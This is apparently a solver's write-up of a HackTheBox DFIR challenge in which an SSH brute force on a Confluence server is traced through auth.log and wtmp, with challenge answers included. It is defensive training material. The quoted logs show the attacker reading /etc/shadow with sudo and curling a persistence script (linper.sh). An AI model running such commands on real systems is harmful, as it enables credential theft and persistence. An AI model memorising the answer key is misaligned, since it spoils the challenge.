




Challenge Profile

- **Platform:** HackTheBox
- **Track:** Sherlocks (Defensive Security / Blue Team)
- **Category:** DFIR (Digital Forensics and Incident Response)
- **Difficulty Level:** Very Easy
- **Sherlock Scenario:** In this very easy Sherlock, you will familiarize yourself with Unix `auth.log` and `wtm` logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using `auth.log`. Although `auth.log` is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.

Solving

Task 1

- **Question:** Analyze the `auth.log`. What is the IP address used by the attacker to carry out a brute force attack?
- **Analysis:**
 - The `auth.log` file records all successful and failed logins, as well as commands executed with `sudo` privileges.
 - When an attacker performs a brute-force attack, they generate a massive amount of failed login logs.
 - Filter the lines containing "Failed password" to see which IP appears the most frequently: `cat auth.log | grep "Failed password"`

```
linh@ubuntu:~/HTB/Brutus$ cat auth.log | grep "Failed password"
Mar  6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh
2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh
2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh
2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh
2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh
2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh
2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh
2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh
2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh
```

Task 1

 Hint

Analyze the auth.log. What is the IP address used by the attacker to carry out a brute force attack?

65.2.161.68



Submit Task

Task 2

- **Question:** The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?
- **Analysis:**
 - When the attacker guess the correct password and login successfully, the log will record an "Accepted password".
 - Filter the lines containing "Accepted password": `cat auth.log | grep "Accepted password"`.

```
linh@ubuntu:~/HTB/Brutus$ cat auth.log | grep "Accepted password"
Mar  6 06:19:54 ip-172-31-35-28 sshd[1465]: Accepted password for root from 203.101.190.9 port 42825 ssh2
Mar  6 06:31:40 ip-172-31-35-28 sshd[2411]: Accepted password for root from 65.2.161.68 port 34782 ssh2
Mar  6 06:32:44 ip-172-31-35-28 sshd[2491]: Accepted password for root from 65.2.161.68 port 53184 ssh2
Mar  6 06:37:34 ip-172-31-35-28 sshd[2667]: Accepted password for cyberjunkie from 65.2.161.68 port 43260 ssh2
```

- There are two accounts from 65.2.161.68 (Attacker's IP) with "Accepted password". I searched the account "cyberjunkie" in auth.log and see that information.

```
i-28 CRON[2574]: pam_unix(cron:session): session closed for user confluence
i-28 groupadd[2586]: group added to /etc/group: name=cyberjunkie, GID=1002
i-28 groupadd[2586]: group added to /etc/gshadow: name=cyberjunkie
i-28 groupadd[2586]: new group: name=cyberjunkie, GID=1002
i-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/h
i-28 passwd[2603]: pam_unix(passwd:chauthtok): password changed for cyberju
i-28 chfn[2605]: changed user 'cyberjunkie' information
i-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0)
```

- After logging into `root` at 06:31:40, attacker began creating a new account `cyberjunkie`.

Task 2

Hint

The bruteforce attempts were successful and attacker gained access to an account on the server. What is the username of the account?

root

✓

Submit Task

Task 3

- **Question:** Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.
- **Analysis:**
 - Run `utmp.py` to read the Linux utmp file and export current user login session information into a TSV: `python3 utmp.py wtmp | grep "65.2.161.68"`

```
linh@ubuntu:~/HTB/Brutus$ python3 utmp.py wtmp | grep "65.2.161.68"
"USER"  "2549"  "pts/1"  "ts/1"  "root"  "65.2.161.68"  "0"  "0"  "0"  "2024/03/06 06:
32:45"  "387923"  "65.2.161.68"
"USER"  "2667"  "pts/1"  "ts/1"  "cyberjunkie"  "65.2.161.68"  "0"  "0"  "0"  "2024/0
3/06 06:37:35"  "475575"  "65.2.161.68"
```

Task 3

 Hint

Identify the UTC timestamp when the attacker logged in manually to the server and established a terminal session to carry out their objectives. The login time will be different than the authentication time, and can be found in the wtmp artifact.

2024-03-06 06:32:45



Submit Task

Task 4

- **Question:** SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?
- **Analysis:**
 - Run command: `grep "root" auth.log | grep "New session"`

```
linh@ubuntu:~/HTB/Brutus$ grep "root" auth.log | grep "New session"
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
```

- Session is opened on 2024-03-06 06:32:45. So, the result is

Task 4

 Hint

SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

37



Submit Task

Task 5

- **Question:** The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?
- **Analysis:**

Task 5

Hint

The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

cyberjunkie

✓

Submit Task

Task 6

- **Question:** What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?
- **Analysis:**
 - Search google.com 😊)

techniques

<https://attack.mitre.org/techniques/T1136/001> t Tools

Task 6

 Hint

What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?

T1136.001



Submit Task

Task 7

- **Question:** What time did the attacker's first SSH session end according to `auth.log`?
- **Analysis:**
 - Run command: `grep "root" auth.log | grep "session"`
 - CRON is a system scheduler that runs automated tasks.
 - sshd is the Secure Shell service used by the attacker to login.

```
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar  6 06:35:01 ip-172-31-35-28 CRON[2614]: pam_unix(cron:session): session closed for user root
Mar  6 06:37:24 ip-172-31-35-28 sshd[2491]: pam_unix(sshd:session): session closed for user root
```

Task 7

What time did the attacker's first SSH session end according to `auth.log`?

2024-03-06 06:37:24



Submit Task

Task 8

- **Question:** The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using `sudo`?
- **Analysis:**
 - Run command: `grep "sudo" auth.log | grep "cyberjunkie"`

```
linh@ubuntu:~/HTB/Brutus$ grep "sudo" auth.log | grep "cyberjunkie"
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to group 'sudo'
Mar  6 06:35:15 ip-172-31-35-28 usermod[2628]: add 'cyberjunkie' to shadow group 'sudo'
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:37:57 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh
Mar  6 06:39:38 ip-172-31-35-28 sudo: pam_unix(sudo:session): session opened for user root(uid=0) by cyberjunkie(uid=1002)
```

Task 8

 Hint

The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

`/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh` ✓

Submit Task